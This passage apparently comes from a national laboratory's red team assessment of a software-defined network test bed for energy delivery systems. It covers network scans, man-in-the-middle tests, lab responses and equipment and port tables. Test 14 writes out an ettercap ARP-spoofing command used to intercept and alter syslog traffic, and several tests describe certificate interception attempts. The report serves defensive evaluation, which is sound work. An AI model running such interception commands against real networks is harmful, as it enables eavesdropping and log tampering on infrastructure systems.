
Test Number:	12
Test name:	Nmap of management plane network, 192.168.10.0/24.
Results:	Successful. Discovered 5 machines on the subnet. 1 OpenFlow controller, 3 SEL switches and a syslog server.
Methodology discussion:	From the management data plane, this was a simple exercise to see what machines were available on the network.

Test Number:	13
Test name:	Man in the middle (MITM) between machines to see what kind of traffic was traveling between the machines.
Results:	Successful. Discovered that there was OpenFlow traffic on port XXXX between the SEL switches and OpenFlow server. And unencrypted syslog messages between OpenFlow server and syslog server on port 514.
Methodology discussion:	An initial attempt to see if it is possible to MITM communication between servers. This allows the adversary to observer what ports are communicating and what type of packet data is traveling between the servers on the network.

Test Number:	14
Test name:	MITM syslog server communication and modify log messages.
Results:	Successful
Methodology discussion:	Successfully modified syslog messages being sent from the OpenFlow controller to the syslog server. It would be in theory possible for an adversary to drop communication between the OpenFlow server and SEL switches. And at the same time drop the messages sent to the syslog server. A Kali VM was inserted on the management network with the goal of ARP spoofing traffic between the SDN controller and the syslog server. We used the ettercap tool to accomplish this goal: `ettercap -T –I eth0 -M arp:remote /192.168.10.2// /192.168.10.1//`

Test Number:	15
Test name:	MITM between the OpenFlow server and SEL switches and try to modify OpenFlow messages sent to the OpenFlow server or SEL switch
Results:	Unsuccessful
Methodology discussion:	The reason to try this attack was to see if it would be possible to spoof or modify an OpenFlow message that was being sent from either the OpenFlow server or SEL switch. The Red Team successfully forced the connection to drop between the two IPs but was unsuccessful in negotiating a self-signed cert to do the communication. We did see a certificate being sent in the clear; however, weren't able to capture it and reuse it in any meaningful way. The Red Team would like to further test this scenario to see if it is possible to modify OpenFlow commands.


Test Number:	16
Test name:	MITM between the OpenFlow server and SEL switches and try to intercept certificates
Results:	Unsuccessful
Methodology discussion:	Tcpdump was used to capture traffic between the controller and switches. Ettercap MITM was then used to drop all packets for a brief time and then allowed all packets shortly after, all while capturing packets. Theoretically, this forces the flow controller to renegotiate the encrypted connection with the SEL switches. In one of the captures from the test, we can clearly observe multiple instances of the renegotiation. The renegotiation involves sending the plain-text aliases of 2 different certificates, which match on the list of uploaded certificates on the flow controller. A single packet, which Wireshark identifies as Openflow 1.0 protocol and with a type of OFPT_FEATURES_REPLY was also observed. It also contained port data for multiple ports. A screenshot of the Wireshark breakdown follows. It is interesting to note that during this test, the flow controller GUI indicated an out-of-sync problem between the flow controller and the SEL switches, which required a re-syncing. The resync caused certain connections to drop. After understanding more about how the encrypted connection was occurring, our own certificate was uploaded to the flow controller to try to use it in a connection Ettercap was MITM'ing to decrypt the packets. This was unsuccessful. No further work was done on this front. The Red Team would like to further test this scenario to see if it is possible to modify OpenFlow commands.



C.6.5 Conclusions

Starting from the data plane, it was not possible to run the typical attacks used on traditional switching networks. However, in the management plane, which is not protected by the SDN fabric, the traditional network attacks are applicable so best practice against enterprise attacks should be applied to the management plane.

The following image shows the behavior of trying to connect to system where there is an allowed SDN flow versus when there is not such rule in place:



The configuration of the management network could have been better segregated, which may have been the case since this is a first iteration. The SEL switches, OpenFlow controller and syslog server should be segregated if possible. This would not allow an adversary to see everything on the management plane. The Red Team would like to further investigate if it's possible to spoof/modify OpenFlow commands between the OpenFlow server and SEL switches. The testing can be continued with a remote connection to a Kali box on the same management network as the flow controller and SEL switches. An additional connection inline between ICS devices and the SEL switches would also be helpful. We also will plan on working with the PNNL team for updated screenshots and/or network diagrams of ICS devices, Kali VMs, virtual switches, etc. as the network evolves. Finally, a detailed list of the following would be helpful if possible:

- ICS devices and their corresponding protocols
- IP addresses
- Processes running
- Information about how the OpenFlow traffic is encrypted
- The different types of control messages to the managed switches that should be observed
- Certificate management strategy
- Information on how firmware updates are performed
- Services that should be running on the data plane
- The format of keep alive messages
- The format of northbound traffic
- A list of flow rules in place.

This information would be helpful for threat models that include insider knowledge about the configuration of the network. This information would also reduce the time for the Red Team to attempt to discover this information so the focus could be on attempting to subvert the SDN framework. The results of our tests were mostly positive in favor of the SDN blueprint and deployment doing a great job whitelisting traffic. Interesting future tests would include a security evaluation of a hybrid environment, since that would likely be more representative of a real-world environment when a network incrementally migrates to an SDN framework.

C.7 PNNL Responses to Red Team Results

For the Red Team to perform its testing, the SDN4EDS test environment deliberately provided access to the data plane and network management plane to assess the security and vulnerabilities of the respective segments of the network. This access simulates the access that could be obtained by compromising existing computer nodes on the network, or by gaining physical access to the network and inserting rogue computers into the network. In a real operational network, this kind of access would be restricted, with monitoring of unauthorized nodes or activity performed to detect and potentially block access before significant monitoring or damage could occur.

The SDN portions of the test environment generally performed as expected. Few of the attempted Red Team attacks against the SDN data plane connected devices were successful.

As noted by the Red Team, "… it was not possible to run the typical attacks used on traditional switching networks." This is because the configuration control for each of the physical ports requires a match on the source MAC address, source IP address, and port for each of the physical ports on the SDN switch, a four-way match required for each frame transmitted into the SDN data plane.

For Test 8, the one "successful" attack on the data plane is an artifact of the test environment configuration. In the test environment, "Raspberry Pi 9" is the IEC 61850 "SV publisher" and "Raspberry Pi 16" is the IEC 61850 "GOOSE publisher." The intended targets to those are the "SV subscriber" and "GOOSE subscriber" virtual machine nodes. The ESXi server is hosting virtual machine nodes used for both, the testing Kali nodes, and some traffic source/sink nodes for testing the SDN network flows. In this configuration, Kali testing virtual machines 5, 6, and 7 are in the same port group as the "GOOSE subscriber" and "SV subscriber" virtual machines. With promiscuous mode enabled on that virtual switch port, and the fact that SV and GOOSE are multicast protocols, all traffic on that virtual switch will be seen by all logical nodes connected to that virtual switch. In an actual design (or if additional physical Ethernet network interface cards were available), the Kali nodes and the GOOSE and SV subscriber nodes would be connected to separate physical ports on the SDN switch, allowing SDN frame filtering to isolate the traffic.

The SDN management plane, however, is configured as a traditional network, and does not have the detailed filtering and verification capabilities of the SDN data plane. As noted by the Red Team, "… the traditional network attacks are applicable so best practice against enterprise attacks should be applied to the management plane."

While not included in the current version of the test environment, a hybrid network that combines traditional network switch equipment in the data plane will likely be susceptible to traditional network attacks in the traditional network portion of the data plane.

Appendix D – SDN4EDS Final Active Red Team Assessment

D.1 Introduction

The SDN4EDS project is developing an architecture blueprint that will allow organizations to evaluate SDN technology using a known test environment as a starting point. Organizations can build this environment, verify that it works, and then customize it to include their own protocols and equipment.

Over the life of the SDN4EDS project, the test environment described in this document will be used to iteratively test, validate, and augment the use cases described in the architecture blueprint document. The test environment will be the basis for Red Team assessments and for the development of analytical and configuration tools.

The SDN4EDS test environment was built using a combination of real, simulated, and virtual computers to represent a configuration of hardware, software, and communication protocols that could be found in an EDS, primarily for a transmission/distribution system or at an electricity generation plant or. However, it does not represent one single energy delivery environment.

This report documents the equipment and configurations that can be replicated to serve as a starting point or baseline for organizations to test their own equipment and protocols in an SDN.

This Red Team assessment validates the final configuration of the SDN4EDS environment. Significant changes have been incorporated since the initial Red Team assessment including the addition of intrusion prevention capabilities for DNP3 protocol traffic and the transition from an out-of-band control plane to an in-band control plane. These changes are designed to test security use cases and recommendations included in the Blueprint document.

D.2 Network Configuration

The SDN4EDS test environment used for the Red Team assessment is illustrated in Figure D-1 and Figure D-2. It is logically separated from the PNNL campus network.

D.3 Test Environment Equipment Configuration

This section describes the configuration of various components of the SDN test environment, which consists of the LAN network fabric (i.e., the SDN, converged, and traditional network environments) and various enclaves containing management and end-devices.

The equipment in the test environment includes the following:

- Six SEL 2740S SDN Ethernet data plane network switches
- Three Cisco Systems Inc. 3750 Ethernet network switches (two traditional data plane and one SDN control plane)
- Sixteen Raspberry Pi SBCs used to emulate OT protocol traffic




Figure D-1. SDN4EDS Laboratory Environment – 1




Figure D-2. SDN4EDS Laboratory Environment – 2

- One SEL 401 IEC 61850 capable Protection, Automation, and Control Merging Uni
- One SEL 421-7 IEC 61850 capable Protection, Automation, and Control System (Relay)
- Three SEL 751 Feeder Protection Relays
- One SEL-2488 Satellite-Synchronized Network Clock
- One Intel®-based computer with a set of VM emulating components of the Operations Technology infrastructure
- One Microsoft Windows VM running SEL 5056 SDN Flow Controller software
- One Ubuntu VM running as a syslog server.
- One Allied Telesis AT-IE210L-10GP-60 SDN Switch
- Three Juniper Routers (two local, one remote) forming the SD-WAN environment (note the SD-WAN devices were not part of the Red Team evaluation).

During the Red Team testing, several configuration anomalies were observed and corrected in both the network configuration addressing and flow rules. This report documents the final configurations for the devices and flow rules used for final testing. To assist with interpreting intermediate test results, pertinent changes are documented in Section D.5.

Table D-1 provides a summary of the equipment, function, and IP addresses used in the SDN4EDS Laboratory Environment.

Abbreviations used in these tables are:

DNP3	Distributed Network Protocol Version 3
GOOSE	IEC 61850 Generic Object-Oriented Substation Event
IEC	International Electrotechnical Commission
IP	internet protocol
MAC	media access control
NTP	Network Time Protocol
PNNL	Pacific Northwest National Laboratory
PTP	Precision Time Protocol (also known as IEEE 1588)
RTU	Remote Terminal Unit
SAT	Situational Awareness Tool
SDN	Software-defined Network
SD-WAN	Software-defined Wide Area Network
SEL	Schweitzer Engineering Laboratories, Inc.
SSI	Spectrum Solutions, Inc.
SV	IEC 61850 Sampled Values
UDP	Universal Datagram Protocol
WAN	Wide Area Network

Table D-1. SDN Environment Summary

Equipment	Function	IP Address
SEL 2740S Switch #1	SDN Mesh Fabric (substation)	192.168.11.2
SEL 2740S Switch #2	SDN Mesh Fabric (substation)	192.168.11.3
SEL 2740S Switch #3	SDN Mesh Fabric (substation)	192.168.11.4
SEL 2740S Switch #4	SDN Mesh Fabric (substation)	192.168.11.5
SEL 2740S Switch #5	SDN Mesh Fabric (substation)	192.168.11.6
SEL 2740S Switch #CC	SDN “Control Center” switch	192.168.11.1
CISCO 3750 Switch	Traditional Network	n/a L2
Allied Telesis Switch	Third-party SDN switch	
Juniper Router #1	SD-WAN local access #1	192.168.1.250
Juniper Router #2	SD-WAN local access #2	192.168.1.251
Juniper Router Remote	SD-WAN remote access	10.1.1.2
VMware ESXi Host	Linux and Windows computers for SDN Controller, node simulation, and miscellaneous access	See Table A-10
Raspberry Pi #1	Modbus Server	192.168.1.11
Raspberry Pi #2	Modbus Server	192.168.1.12
Raspberry Pi #3	Modbus Server	192.168.1.13
Raspberry Pi #4	Modbus Master	192.168.1.14
Raspberry Pi #5	Modbus Server	192.168.1.15
Raspberry Pi #6	Modbus Server	192.168.1.16
Raspberry Pi #7	DNP3 Master	192.168.1.17
Raspberry Pi #8	DNP3 outstation	192.168.1.18
Raspberry Pi #9	Modbus Server	192.168.1.19

Equipment	Function	IP Address
Raspberry Pi #10	IEC 61850 Sample Value Subscriber	192.168.1.20
Raspberry Pi #11	Raspberry Pi (General Computing)	192.168.1.21
Raspberry Pi #12	Raspberry Pi (General Computing)	192.168.1.22
Raspberry Pi #13	DNP3 Master	192.168.1.23
Raspberry Pi #14	DNP3 Master	192.168.1.24
Raspberry Pi #15	DNP3 Master	192.168.1.25
Raspberry Pi #16	DNP3 Outstation	192.168.1.26
SEL 2488 Clock (PTP) SEL 2488 Clock (NTP)	IEEE 1588 (PTP) Time Source NTP Time Server	n/a (Layer 2 device) 192.168.1.250 (Inadvertent duplicate IP of Juniper Gateway)
SEL 401 Merging Unit	IEC 61850 SV Publisher, GOOSE	192.168.1.31
SEL 421 Relay	IEC 61850 SV Subscriber, GOOSE	192.168.1.30
SEL 751 Relay #1	IEC 61850 SV Subscriber, GOOSE	192.168.1.27
SEL 751 Relay #2	IEC 61850 SV Subscriber, GOOSE	192.168.1.28
SEL 751 Relay #3	IEC 61850 SV Subscriber, GOOSE	192.168.1.29
Binary Armor	Low (WAN) side High (RTU) side Management Interface	192.168.1.18 192.168.1.17 192.168.10.100
Suricata	Low ( ) side High ( ) side	n/a (Layer 2 device) n/a (Layer 2 device)

Additional detail on the edge devices connected to the SDN environment is shown in Figure D-2. These edge devices consist primarily of Raspberry Pi single board computers (SBC), along with several protection relays and intrusion prevention devices.

Readers of this document should notice a distinct overlap in the assignment of network masks for devices assigned in the 192.168.x.0 address spaces used for the configuration of this SDN network. Overlaps like this can be deadly in both traditional and hybrid SDN IPv4 and IPv6 networks. This overlap will be corrected in the final SDN4EDS deliverable planned for May 2021. A pure SDN network doesn't necessarily contain the same limitations as a traditional managed switch network regarding network masks as flow decisions also involve interface and direction.

D.3.1 SDN Network Fabric

An SDN network fabric consists of a data plane and a control plane. In this test environment, the data plane consists of the SDN switches. The control plane consists of the SDN Flow Controller, any communications between the SDN switches and the SDN Flow Controller, and any controller packets for topology management sent through the flow controller's REST API to the network.

A syslog server collects events forwarded by the SDN Flow Controller. The SDN switches can also be configured to send events to the syslog server. The SDN Flow Controller can also collect events from the SDN switches and forward them to the syslog server if the SDN switches do not have direct access to the syslog server.

The following sections provide the configurations of the devices in the SDN network fabric.

D.3.1.1 SEL 2740S Switch #1

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 192.168.11.2/255.255.0.0
Connected Ports: see D-2

Table D-2. SEL 2740S Switch #1 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)	n/a	0030A71D098E	PTP Clock Grandmaster
B2(2)	192.168.1.11	B827EB7BBF0F	Raspberry Pi 1 (Modbus Server)
B3(3)	192.168.1.18	B827EB4E0201	Raspberry Pi 8 (DNP3 Outstation)
B4(4)	n/a	00224DD810AA	Suricata Low Side
C1(5)			SEL 2740S Switch 5 Port B1
C2(6)	192.168.1.250 (Inadvertent Duplicate IP of Juniper Gateway)	0030A71D098D	NTP Server
C3(7)	192.168.1.15	B827EBD06291	Raspberry Pi 5 (Modbus server)
C4(8)	192.168.10.4	000C29FBE92E	Binary Armor High Side
D1(9)			SEL 2740S Switch 2 Port D2
D2(10)	192.168.1.29	0030A71D0EED	SEL 751 Relay #3
D3(11)		001AEB99B325	Allied Telesis Switch Port 7
D4(12)	192.168.1.19	B827EBE7575A	Raspberry Pi 9 (Modbus Server)
E1(13)	n/a	00224DD810AB	Suricata High Side
E2(14)			
E3(15)	192.168.1.23	B827EBBF4E55	Raspberry Pi 13 (DNP3 Master)
E4(16)			SEL 2740S Switch 3 Port B1
F1(17)	192.168.1.18 192.168.10.100	000105453EBD	Binary Armor Low Side Binary Armor Management Interface
F2(18)			
F3(19)			
F4(20)			SEL 2740S Switch 4 Port C1

D.3.1.2 SEL 2740S Switch #2

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 192.168.11.3/255.255.0.0
Connected Ports: see Table D-3

Table D-3. SEL 2740S Switch #2 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)	192.168.1.12	B827EB4D9A1F	Raspberry Pi 2 (Modbus Server)
B2(2)			
B3(3)	192.168.1.26	B827EB60C4FB	Raspberry Pi 16 (DNP3 Outstation)
B4(4)			SEL 2740S Switch 4 Port B4
C1(5)			SEL 2740S Switch 5 Port E1
C2(6)	192.168.1.17	B827EB1E43CE	Raspberry Pi 7 (DNP3 Master)
C3(7)			
C4(8)			
D1(9)			SEL 2740S Switch 3 Port D2
D2(10)			SEL 2740S Switch 1 Port D1
D3(11)			
D4(12)	192.168.1.28	0030A71D0EB9	SEL 751 Relay #2
E1(13)	192.168.1.27	0030A71D1197	SEL 751 Relay #1
E2(14)	192.168.1.25	B827EBEFD21A	Raspberry Pi 15 (DNP3 Master)
E3(15)	192.168.1.22	B827EB25A79B	Raspberry Pi 12 (UDP traffic generation)
E4(16)			
F1(17)	192.168.1.20	B827EBDF97EF	Raspberry Pi 10 (IEC 61850 SV Subscriber)
F2(18)			
F3(19)	192.168.1.24	B827EB96ACC1	Raspberry Pi 14 (DNP3 Master)
F4(20)	192.168.1.21	B827EB038445	Raspberry Pi 11 (UDP traffic generation)

D.3.1.3 SEL 2740S Switch #3

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 192.168.11.4/255.255.0.0
Connected Ports: see Table D-4

Table D-4. SEL 2740S Switch #3 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)			SEL 2740S Switch 1 Port E4
B2(2)	192.168.1.13	B827EB346BA4	Raspberry Pi 3 (Modbus Server)
B3(3)	192.168.1.29	0030A71D0EEC	SEL 751 Relay #3
B4(4)			
C1(5)	192.168.1.16	B827EBD937DB	Raspberry Pi 6 (Modbus Server)
C2(6)			SEL 2740S Switch 4 Port C2
C3(7)			SEL 2740S Switch 4 Port C3
C4(8)	192.168.1.31	0030A71C2490	SEL 401 Merging Unit
D1(9)			SEL 2740S Switch 4 Port E4
D2(10)			SEL 2740S Switch 2 Port D1
D3(11)	192.168.1.28	0030A71D0EBA	SEL 751 Relay #2
D4(12)	192.168.1.27	0030A71D1198	SEL 751 Relay #1
E1(13)			
E2(14)			
E3(15)	192.168.1.31	0030A71C2490	SEL 401 Merging Unit
E4(16)	192.168.1.14	B827EB224097	Raspberry Pi 4 (Modbus Master)
F1(17)			
F2(18)			
F3(19)			
F4(20)			SEL 2740S Switch 5 Port C1

D.3.1.4 SEL 2740S Switch #4

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 192.168.11.5/255.255.0.0
Connected Ports: see Table D-5

Table D-5. SEL 2740S Switch #4 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)			
B2(2)			
B3(3)			
B4(4)			SEL 2740S Switch 2 Port B4
C1(5)			SEL 2740S Switch 1 Port F4
C2(6)			SEL 2740S Switch 3 Port C2
C3(7)			SEL 2740S Switch 3 Port C3
C4(8)	192.168.1.30	0030A71D08EC	SEL 421 Relay
D1(9)			SEL 2740S Switch CC Port D2
D2(10)			SEL 2740S Switch 5 Port C1
D3(11)			
D4(12)			
E1(13)			
E2(14)			
E3(15)			
E4(16)			SEL 2740S Switch 3 Port D1
F1(17)			
F2(18)			
F3(19)			
F4(20)			

D.3.1.5 SEL 2740S Switch #5

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 192.168.11.6/255.255.0.0
Connected Ports: see Table D-6

Table D-6. SEL 2740S Switch #5 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)			SEL 2740S Switch 1 Port C1
B2(2)			
B3(3)			
B4(4)			
C1(5)			SEL 2740S Switch 3 Port F4
C2(6)			
C3(7)			
C4(8)			
D1(9)			SEL 2740S Switch CC Port D1
D2(10)			SEL 2740S Switch 4 Port D2
D3(11)			
D4(12)			
E1(13)			SEL 2740S Switch 2 Port C1
E2(14)			
E3(15)			
E4(16)	192.168.1.51	E0DB55EADA93	Wireshark Laptop
F1(17)			
F2(18)			
F3(19)			
F4(20)			

D.3.1.6 SEL 2740S Switch CC (Control Center)

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 192.168.11.1/255.255.0.0
Connected Ports: see Table D-7

Table D-6. SEL 2740S Switch CC (Control Center) Port Configuration

Port	IP Address	MAC Address	Function
B1(1)	192.168.10.1 192.168.10.4 192.168.1.52 192.168.1.75 192.168.10.2 192.168.1.50	000C297FA9DB 000C29FBE92E 000C29B021CA 000C29BF24D0 000C29CF416A 000C29AC4F8B	Entry connection for all VMs on ESXi that need to attach to the SDN or are part of the broader Management Plane. SDN Controller is attached on this port.
B2(2)	192.168.10.254 192.168.10.102 192.168.1.249	 000C297D1DFE 000C2966712D	PFSense Kali 3 PNNL DNP3 Master
B3(3)			CISCO 3750 Switch
B4(4)			
C1(5)	192.168.10.2 192.168.10.100 192.168.10.101	000C29C47C56 000C2941E21F 000C29EE4B06	SSI SAT Machine Kali 1 Kali 2
C2(6)			
C3(7)			
C4(8)			
D1(9)			SEL 2740S Switch 5 Port D1
D2(10)			SEL 2740S Switch 4 Port D1
D3(11)			
D4(12)			
E1(13)			
E2(14)			
E3(15)			
E4(16)			
F1(17)			
F2(18)			
F3(19)			
F4(20)			

D.3.1.7 CISCO 3750 Switch #1

